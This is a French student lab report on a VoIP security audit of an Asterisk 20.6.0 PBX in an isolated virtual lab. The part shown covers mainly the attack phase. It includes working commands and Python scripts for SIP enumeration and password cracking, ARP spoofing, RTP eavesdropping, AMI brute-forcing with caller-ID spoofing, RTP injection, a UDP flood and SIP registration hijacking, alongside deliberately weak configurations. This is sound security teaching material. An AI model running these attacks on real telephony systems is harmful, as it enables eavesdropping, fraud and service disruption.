Université Cadi Ayyad · ENSA Marrakech

المدرسة الوطنية للعلوم التطبيقية - مراكش
ÉCOLE NATIONALE DES SCIENCES APPLIQUÉES - MARRAKECH


École Nationale des Sciences Appliquées
Module M44 – Sécurité des Systèmes d'Information

RAPPORT DE TRAVAUX PRATIQUES

TP2 — Audit de Sécurité et Durcissement des Systèmes de Voix sur IP (VoIP)

Asterisk 20.6.0 · PJSIP · Kali Linux

Zoiper 1001 192.168.230.156	⚙ Asterisk PBX 192.168.230.155 *Version 20.6.0*	Kali Linux 192.168.230.131
Zoiper 1002 192.168.230.157	Réseau : 192.168.230.0/24	**7 Attaques** 8 Contre-mesures



Réalisé par :
ANAS AOURIK

Filière : genie cyber defense et système de telecommunication embarque

Encadré par :
Pr. Omar Achbarou
GCDSTE — ENSA Marrakech

Année Universitaire 2025 – 2026

Remerciements

Nous tenons à exprimer notre profonde gratitude à l'ensemble du corps professoral de l'École Nationale des Sciences Appliquées de Marrakech, et plus particulièrement à notre encadrant dont les conseils avisés et le suivi attentif ont été déterminants dans la réussite de ce travail.

Nos sincères remerciements vont également à l'administration de l'ENSA Marrakech pour avoir mis à notre disposition les ressources matérielles nécessaires à la réalisation de ces travaux pratiques en environnement de laboratoire virtualisé.

Enfin, nous remercions nos camarades de promotion pour les échanges constructifs tout au long de ce module M44 dédié à la sécurité des systèmes d'information.

Résumé

Ce rapport présente les résultats du TP2 du module M44 portant sur l'audit de sécurité et le durcissement d'une infrastructure de Voix sur IP (VoIP) basée sur Asterisk 20.6.0. L'environnement de test comprend un serveur Asterisk (192.168.230.155), deux softphones Zoiper (extensions 1001 et 1002) et une machine attaquante Kali Linux (192.168.230.131) sur un réseau host-only isolé.

La phase offensive documente sept catégories d'attaques : l'énumération SIP (nmap/svmap), le craquage de mots de passe (svcrack/phreaking), l'empoisonnement ARP, l'interception RTP, l'exploitation de l'AMI (Asterisk Manager Interface), l'injection RTP par Scapy, et le détournement d'enregistrement SIP combiné à une attaque par déni de service. Chacune de ces attaques est documentée avec ses preuves d'exécution.

La phase défensive propose huit contre-mesures : sécurisation de l'AMI, durcissement du fichier pjsip.conf, déploiement de Fail2ban, mise en place de règles iptables, chiffrement TLS/SRTP, protection contre l'ARP poisoning et contre-mesures anti-hijacking. Chaque mesure est validée par des tests de régression.

Mots-clés : *VoIP, SIP, Asterisk, PJSIP, Sécurité réseau, Audit, Kali Linux, Fail2ban, TLS, SRTP, AMI, Hardening*

Abstract

This report presents the results of Lab TP2, part of module M44, focusing on the security audit and hardening of a Voice over IP (VoIP) infrastructure based on Asterisk 20.6.0. The test environment consists of an Asterisk server (192.168.230.155), two Zoiper softphones (extensions 1001 and 1002), and a Kali Linux attack machine (192.168.230.131) on an isolated host-only network.

The offensive phase documents seven attack categories: SIP enumeration (nmap/svmap), password cracking (svcrack/phreaking), ARP poisoning, RTP interception, AMI exploitation (Asterisk Manager Interface), RTP injection via Scapy, and SIP registration hijacking combined with a denial-of-service attack. Each attack is documented with execution evidence.

The defensive phase proposes eight countermeasures: AMI hardening, pjsip.conf configuration tightening, Fail2ban deployment, iptables rule implementation, TLS/SRTP encryption, ARP poisoning protection, and anti-hijacking measures. Each measure is validated through regression testing.

Keywords: *VoIP, SIP, Asterisk, PJSIP, Network Security, Audit, Kali Linux, Fail2ban, TLS, SRTP, AMI, Hardening*

Liste des Acronymes

AMI	Asterisk Manager Interface
ARP	Address Resolution Protocol
CLI	Command Line Interface
DoS	Denial of Service
DTMF	Dual-Tone Multi-Frequency
ENSA	École Nationale des Sciences Appliquées
IPTables	Packet Filtering Firewall (Linux Kernel)
MitM	Man-in-the-Middle
PJSIP	PJSUA SIP Library — protocole SIP moderne pour Asterisk
PBX	Private Branch Exchange
RTP	Real-time Transport Protocol
RTCP	RTP Control Protocol
SDP	Session Description Protocol
SIP	Session Initiation Protocol
SRTP	Secure Real-time Transport Protocol
TLS	Transport Layer Security
ToIP	Téléphonie sur IP
UDP	User Datagram Protocol
UCA	Université Cadi Ayyad
VoIP	Voice over Internet Protocol

Table des Figures

Table des Matières

Introduction Générale

La Voix sur IP (VoIP) est aujourd'hui au cœur des communications d'entreprise modernes. En remplaçant les réseaux téléphoniques traditionnels par des protocoles informatiques standard tels que SIP et RTP, elle offre flexibilité et économies, mais expose également les organisations à de nouveaux vecteurs d'attaque.

Ce travail pratique (TP2) du module M44 — Sécurité des Systèmes d'Information — a pour but d'explorer de manière méthodique les failles de sécurité inhérentes à une infrastructure VoIP basée sur Asterisk, puis de mettre en œuvre les contre-mesures adaptées.

L'environnement de test est entièrement virtualisé : un serveur Asterisk 20.6.0 configuré avec le module PJSIP, deux clients Zoiper simulant des utilisateurs finaux, et une machine Kali Linux jouant le rôle de l'attaquant dans un réseau isolé host-only.

Démarche méthodologique

Notre approche suit un cycle classique de pentest en deux temps. D'abord la phase offensive (Red Team) : identification des surfaces d'attaque, exploitation des vulnérabilités, et collecte de preuves. Ensuite la phase défensive (Blue Team) : application des contre-mesures et validation par tests de régression.

Plan du rapport

Le rapport est structuré en cinq chapitres. Le chapitre 1 présente le contexte et la problématique. Le chapitre 2 expose les notions théoriques nécessaires. Le chapitre 3 décrit l'architecture et l'implémentation du laboratoire. Le chapitre 4 documente les sept attaques réalisées. Le chapitre 5 présente les huit contre-mesures déployées.

Chapitre 1

Contexte Général et Problématique

État de l'art de la sécurité VoIP

1.1 Contexte du Projet

Les communications unifiées (Unified Communications) occupent une place centrale dans les systèmes d'information contemporains. Les solutions de téléphonie sur IP (ToIP), et plus largement de Voix sur IP (VoIP), ont progressivement remplacé les PABX traditionnels dans la majorité des entreprises, offrant des avantages considérables en termes de coût, de flexibilité et d'intégration avec les applications métier.

Dans ce contexte, Asterisk s'est imposé comme la référence open-source pour les autocommutateurs privés (PBX) basés sur logiciel. Sa version 20.6.0, utilisée dans ce TP, intègre nativement le module PJSIP — une réécriture moderne du stack SIP qui apporte de meilleures performances et une sécurité améliorée par rapport à l'ancien module chan_sip.

1.2 Problématique de la Sécurité VoIP

La nature ouverte des protocoles VoIP (SIP, RTP) engendre des vulnérabilités structurelles. Le protocole SIP, conçu sans mécanisme d'authentification fort en mode standard, est susceptible d'énumération, de force brute, et de détournement d'enregistrement. Le protocole RTP, qui transporte la voix en clair par défaut, peut être intercepté et reconstruit facilement avec des outils comme Wireshark.

L'Asterisk Manager Interface (AMI), interface d'administration en ligne de commande exposée sur le port TCP 5038, représente un vecteur d'attaque critique si elle n'est pas correctement sécurisée : un accès non autorisé permet de passer des appels, d'obtenir des informations sur la configuration, voire de perturber le service.

1.3 Objectifs du TP

- Mettre en place un environnement VoIP fonctionnel basé sur Asterisk 20.6.0 avec PJSIP
- Réaliser 7 attaques représentatives des menaces VoIP depuis Kali Linux
- Documenter chaque attaque avec des preuves (captures d'écran, pcap, logs)
- Implémenter 8 contre-mesures et valider leur efficacité
- Rédiger un rapport d'audit professionnel conforme aux standards de cybersécurité

Chapitre 2

Notions Théoriques

Protocoles, architectures et vulnérabilités VoIP

2.1 Le Protocole SIP

SIP (Session Initiation Protocol, RFC 3261) est un protocole de signalisation textuel fonctionnant principalement sur UDP/5060. Il gère l'établissement, la modification et la terminaison de sessions multimédias. Les messages SIP incluent REGISTER (enregistrement d'une extension), INVITE (initiation d'appel), BYE (fin d'appel), OPTIONS (sondage de capacités) et ACK (accusé de réception).

L'authentification SIP repose sur le mécanisme Digest (RFC 2617) : le serveur envoie un défi (nonce) dans une réponse 401 Unauthorized, et le client calcule un hash MD5 de ses credentials. Ce mécanisme est vulnérable aux attaques par dictionnaire si les mots de passe sont faibles.

2.2 RTP et Flux Médias

RTP (Real-time Transport Protocol, RFC 3550) transporte la charge utile audio/vidéo sur des ports UDP dynamiques (généralement 10000-20000 pour Asterisk). Sans chiffrement (SRTP), les flux audio peuvent être capturés et reconstitués en clair par des outils comme Wireshark ou tshark, révélant l'intégralité des conversations.

2.3 Asterisk et PJSIP

Asterisk est un PBX open-source développé par Digium (aujourd'hui Sangoma). Sa configuration repose sur trois fichiers principaux : pjsip.conf (transports, endpoints, auth, AOR), extensions.conf (dialplan) et manager.conf (AMI). Le module PJSIP remplace l'ancien chan_sip et supporte nativement TLS, SRTP et les authentifications MD5.

2.4 Vulnérabilités Caractéristiques des Systèmes VoIP

Attaque	Description	Contre-mesure
Énumération SIP	nmap/svmap détectent la version du PBX et les extensions actives	Bannière SIP neutre, Fail2ban
Phreaking	svcrack casse les mots de passe SIP par dictionnaire	Passwords complexes, Fail2ban
ARP Poisoning	Redirection du trafic SIP/RTP vers l'attaquant	ARP statique, arpwatch
Interception RTP	Capture et reconstruction audio (port 5060/RTP)	SRTP, chiffrement bout-en-bout
AMI Exploitation	Accès non autorisé à l'API d'administration	bindaddr=127.0.0.1, secret fort
Injection RTP	Injection de trame audio dans un appel actif	SRTP, vérification timestamps RTP
Registration Hijacking	Réenregistrement d'une extension sur l'IP attaquante	max_contacts=1, remove_existing=yes

Chapitre 3

Architecture et Implémentation

Configuration du laboratoire VoIP virtualisé

3.1 Environnement de Laboratoire

L'environnement de travaux pratiques est entièrement virtualisé sous VMware Workstation. Quatre machines virtuelles communiquent sur un réseau host-only (192.168.230.0/24) garantissant l'isolation complète du trafic VoIP.

Machine	IP	OS / Version	Rôle
Asterisk PBX	192.168.230.155	Ubuntu 22.04 / Asterisk 20.6.0	Serveur VoIP
Zoiper Client 1	192.168.230.156	Ubuntu 22.04 / Zoiper 5	Extension 1001
Zoiper Client 2	192.168.230.157	Ubuntu 22.04 / Zoiper 5	Extension 1002
Kali Linux	192.168.230.131	Kali Rolling / Nmap 7.99	Attaquant

3.2 Configuration Asterisk — pjsip.conf

La configuration initiale (avant durcissement) utilise le module PJSIP avec un transport UDP sur le port 5060, deux endpoints (1001 et 1002) avec mots de passe simples et l'AMI accessible depuis n'importe quelle IP :

```
[transport-udp]
type=transport
protocol=udp
bind=0.0.0.0

[1001]
type=endpoint
context=default
disallow=all
allow=ulaw,alaw
auth=1001
aors=1001
direct_media=yes    ; ← vulnérabilité RTP interception

[auth1001]
type=auth
auth_type=userpass
username=1001
password=secret1001  ; ← mot de passe faible

[aor1001]
type=aor
max_contacts=5      ; ← vulnérabilité hijacking
```

3.3 Configuration AMI — manager.conf (avant durcissement)

```
[general]
enabled = yes
bindaddr = 0.0.0.0  ; ← accessible depuis tout le réseau
port = 5038

[admin]
secret = admin123   ; ← mot de passe trivial
permit = 0.0.0.0/0.0.0.0
read = all
write = all
```

Chapitre 4

Attaques et Exploitation

Phase offensive — 7 vecteurs d'attaque documentés

4.1 A1 — Énumération et Scan SIP

La phase de reconnaissance est la première étape de toute attaque. Elle vise à identifier les hôtes actifs, les services exposés et les versions des logiciels en cours d'exécution. Dans notre cas, l'attaquant Kali Linux dispose des outils nmap (scanner de ports généraliste) et svmap (outil spécialisé SIP de la suite SIPVicious).

Commandes exécutées

```
# Scan de la version du service SIP sur tout le réseau
sudo nmap -sV -p 5060 192.168.230.0/24

# Identification précise du type de PBX SIP
svmap 192.168.230.0/24

# Énumération des extensions actives (1000-1100)
svwar -e1000-1100 192.168.230.155
```




Figure 1 : Scan nmap — identification des hôtes SIP sur 192.168.230.0/24

Figure 2 : Résultat svmap — Asterisk PBX 20.6.0 identifié sur .155:5060

Le scan nmap confirme que l'hôte 192.168.230.155 répond sur le port 5060/UDP (SIP). svmap identifie précisément la version : Asterisk PBX 20.6.0~dfsg+~cs6.13.40431414-2build5. Cette information est suffisante pour cibler des exploits spécifiques à cette version.

4.2 A2 — Phreaking / Craquage de Credentials SIP

Une fois les extensions identifiées (1001, 1002), l'attaquant utilise svcrack pour tenter une attaque par dictionnaire sur les mots de passe SIP. svcrack envoie des requêtes REGISTER avec différents mots de passe et interprète les réponses SIP (200 OK = succès, 403 Forbidden = échec).

```
# Génération du dictionnaire de mots de passe
echo -e 'admin\npassword\nsecret1001\nsecret1002\n123456\nvoip' > /tmp/pass.txt

# Craquage de l'extension 1001
svcrack -u 1001 -d /tmp/pass.txt 192.168.230.155

# Craquage de l'extension 1002
svcrack -u 1002 -d /tmp/pass.txt 192.168.230.155
```

Figure 3 : svcrack — credentials SIP craqués : 1001/secret1001, 1002/secret1002

Résultat : les deux extensions sont compromises. L'attaquant peut désormais s'enregistrer en tant que 1001 ou 1002 sur le serveur Asterisk, passer et recevoir des appels à la place de l'utilisateur légitime.

4.3 A3 — ARP Poisoning (Man-in-the-Middle)

L'empoisonnement ARP (ARP Poisoning) permet à l'attaquant de s'interposer entre deux hôtes sur le réseau local en corrompant leur cache ARP. Les paquets SIP et RTP transitent alors par la machine Kali avant d'atteindre leur destinataire légitime.

```
# Activer le forwarding IP
echo 1 > /proc/sys/net/ipv4/ip_forward

# Terminal 1 : Empoisonner le cache ARP de .156
sudo arpspoof -i eth0 -t 192.168.230.156 192.168.230.155

# Terminal 2 : Empoisonner le cache ARP de .155
sudo arpspoof -i eth0 -t 192.168.230.155 192.168.230.156
```

Impact : Kali (.131, MAC 00:0c:29:15:0e:26) se positionne en MitM entre le client Zoiper (.156) et le serveur Asterisk (.155). Tout le trafic SIP et RTP passe désormais par la machine attaquante, permettant l'interception et l'injection.

4.4 A4 — Interception RTP (Écoute Téléphonique)

Avec la position MitM établie, l'attaquant capture les flux RTP qui transitent en clair. Grâce à la configuration direct_media=yes sur Asterisk, les flux RTP circulent directement entre les clients sans passer par le serveur, mais le MitM permet quand même leur interception.

```
# Capture du trafic RTP pendant un appel actif
sudo tshark -i eth0 -f 'udp portrange 10000-20000' \
        -w /tmp/rtp_capture.pcap

# Reconstruction audio dans Wireshark :
# Telephony > VoIP Calls > Sélectionner appel > Play Streams
```

Avec Wireshark, la fonctionnalité Telephony > VoIP Calls permet de reconstruire l'audio capturé. Le codec ulaw/alaw utilisé par Asterisk est facilement décodable, révélant l'intégralité de la conversation.

4.5 A5 — Exploitation de l'AMI (Asterisk Manager Interface)

L'AMI est une interface TCP permettant de contrôler Asterisk à distance. Dans la configuration par défaut non sécurisée, elle écoute sur 0.0.0.0:5038 et est accessible depuis n'importe quel hôte du réseau. L'attaquant utilise d'abord netcat pour vérifier l'accès, puis un script Python pour la force brute du mot de passe.

```
# Test de connectivité AMI
nc 192.168.230.155 5038
# Résultat attendu : Asterisk Call Manager/9.0.0
```

Figure 4 : AMI accessible depuis Kali — bannière Asterisk Call Manager/9.0.0

Script de Brute Force AMI (ami_brute.py)

```
#!/usr/bin/env python3
import socket, sys

HOST, PORT = '192.168.230.155', 5038
USERNAME   = 'admin'
WORDLIST   = '/tmp/ami_pass.txt'

def try_login(password):
    s = socket.socket(); s.settimeout(3)
    s.connect((HOST, PORT)); s.recv(1024)
    payload = f'Action: Login\r\nUsername: {USERNAME}\r\nSecret: {password}\r\n\r\n'
    s.send(payload.encode())
    resp = s.recv(1024).decode(); s.close()
    return 'Success' in resp

with open(WORDLIST, 'r', encoding='latin-1') as f:
    for line in f:
        pwd = line.strip()
        if try_login(pwd):
```

```
        print(f'[+] MOT DE PASSE TROUVÉ : {pwd}'); sys.exit(0)
```

Résultat : mot de passe trouvé — admin/admin123. L'attaquant lance une action AMI Originate avec un CallerID falsifié pour faire sonner les deux extensions Zoiper avec l'affichage « HACKED » :

```
# Connexion AMI et falsification du CallerID
nc 192.168.230.155 5038
Action: Login
Username: admin
Secret: admin123

Action: Originate
Channel: PJSIP/1001
Extension: 1002
Context: default
Priority: 1
CallerID: HACKED <0000>
Timeout: 30000
```




Figure 5 : Zoiper 1002 — appel entrant avec CallerID falsifié « HACKED 0000 »




Figure 6 : Zoiper 1001 — appel entrant avec CallerID falsifié « HACKED »

4.6 A6 — Injection RTP (Perturbation d'Appel)

L'injection RTP consiste à injecter des trames RTP malveillantes dans un appel en cours pour perturber la communication. Depuis la position MitM, l'attaquant détecte les ports RTP dynamiques utilisés par l'appel et y injecte un signal audio synthétique (sinusoïde 1000 Hz) avec Scapy.

```
#!/usr/bin/env python3
from scapy.all import *
import struct, math, time

KALI_IP  = '192.168.230.131'
DEST_IP  = '192.168.230.156'
SRC_PORT = 10002  # Port RTP Asterisk
DST_PORT = 20000  # Port RTP client

# Génération d'un signal audio 1000 Hz (ulaw)
def gen_ulaw_tone(freq=1000, samples=160):
    return bytes([int(128 + 127 * math.sin(2*math.pi*freq*i/8000))
                  for i in range(samples)])

# Injection de 50 paquets RTP
for seq in range(50):
    rtp_hdr = struct.pack('!BBHII', 0x80, 0x00, seq, seq*160, 0x12345678)
    payload = rtp_hdr + gen_ulaw_tone()
    send(IP(src=KALI_IP,dst=DEST_IP)/UDP(sport=SRC_PORT,dport=DST_PORT)/Raw(payload),
         verbose=0)
    time.sleep(0.02)
```

Impact : le correspondant entend un bruit parasite (tone 1000 Hz) superposé à la conversation. L'attaquant peut aussi rejouer des enregistrements audio ou envoyer des signaux DTMF pour interagir avec des SVI (Serveurs Vocaux Interactifs).

4.7 A7 — Registration Hijacking + DoS

Le détournement d'enregistrement SIP (Registration Hijacking) est l'attaque la plus impactante sur une infrastructure VoIP. L'attaquant envoie un message REGISTER avec ses propres informations de contact au nom d'une extension légitime, ce qui redirige tous les appels destinés à cette extension vers la machine attaquante.

Pour contourner la résistance naturelle du client légitime déjà enregistré, cette attaque est combinée avec une attaque DoS (hping3) qui déconnecte le client cible avant le hijacking.

Phase 1 : Attaque DoS — déconnexion du client légitime

```
# Flood UDP sur le port SIP de Zoiper 1001 (192.168.230.156)
sudo hping3 -2 -p 5060 --flood -d 1000 192.168.230.156
# --flood : aucune limite de débit
# -d 1000 : payload de 1000 octets
# -2      : mode UDP
```




Figure 7 : hping3 — flood UDP en mode flood sur 192.168.230.156:5060

Phase 2 : Registration Hijacking avec authentification Digest

Le script sip_hijack.py effectue un enregistrement SIP en deux étapes : envoi d'un REGISTER initial (reçoit 401 Unauthorized), calcul du hash MD5 Digest avec les credentials craqués, puis renvoi avec les credentials.

```
#!/usr/bin/env python3
import socket, hashlib, re

SERVER = '192.168.230.155'
KALI   = '192.168.230.131'
EXT    = '1001'
PWD    = 'secret1001'

def md5(s): return hashlib.md5(s.encode()).hexdigest()

def register(sock, auth_header=''):
    msg = (f'REGISTER sip:{SERVER} SIP/2.0\r\n'
        f'Via: SIP/2.0/UDP {KALI}:5070\r\n'
```

```
        f'From: <sip:{EXT}@{SERVER}>;tag=attack\r\n'
        f'To: <sip:{EXT}@{SERVER}>\r\n'
        f'Contact: <sip:{EXT}@{KALI}:5070>\r\n'
        f'{auth_header}'
        f'Expires: 3600\r\nContent-Length: 0\r\n\r\n')
    sock.sendto(msg.encode(), (SERVER, 5060))
    return sock.recv(4096).decode()
```

Figure 8 : Exécution sip_hijack.py — réponse 401 → authentification MD5 → 200 OK

Figure 9 : Confirmation REGISTRATION HIJACKING RÉUSSI — Extension 1001 → Kali

Phase 3 : Vérification sur le serveur Asterisk

La commande pjsip show contacts sur le serveur Asterisk confirme que l'extension 1001 est désormais enregistrée sur l'IP de Kali (192.168.230.131:5070) au lieu de l'IP légitime (.156).




Figure 10 : pjsip show contacts — avant (1001@.156) vs après hijacking (1001@.131:5070)

```
anas@asterisk:~$ sudo asterisk -rx "pjsip show contacts"
[sudo] password for anas:

  Contact:  <Aor/ContactUri..........................> <Hash....> <Status> <RTT(ms)..>
==========================================================================================

  Contact:  1001/sip:1001@192.168.230.131:5070            5a40281b7f NonQual         nan
  Contact:  1002/sip:1002@192.168.230.157:48112;rinstance= 08c1d6de55 NonQual         nan

Objects found: 2
```

Figure 11 : pjsip show contacts — extension 1001 enregistrée sur Kali .131:5070

Phase 4 : Interception des appels

```
# Écoute SIP sur Kali — port 5070
python3 /tmp/sip_listen.py
# En attente d'un INVITE destiné à 1001...

# Capture des preuves pcap
sudo tshark -i eth0 -f 'udp and host 192.168.230.155' \
        -w /tmp/hijack_proof.pcap
```

```
┌──(anas㉿punisher)-[~]
└─$ sudo tshark -i eth0 -f "udp and host 192.168.230.155" \
  -w /tmp/hijack_proof.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
25 ^C
```

Figure 12 : Capture tshark — enregistrement trafic SIP/UDP vers 192.168.230.155

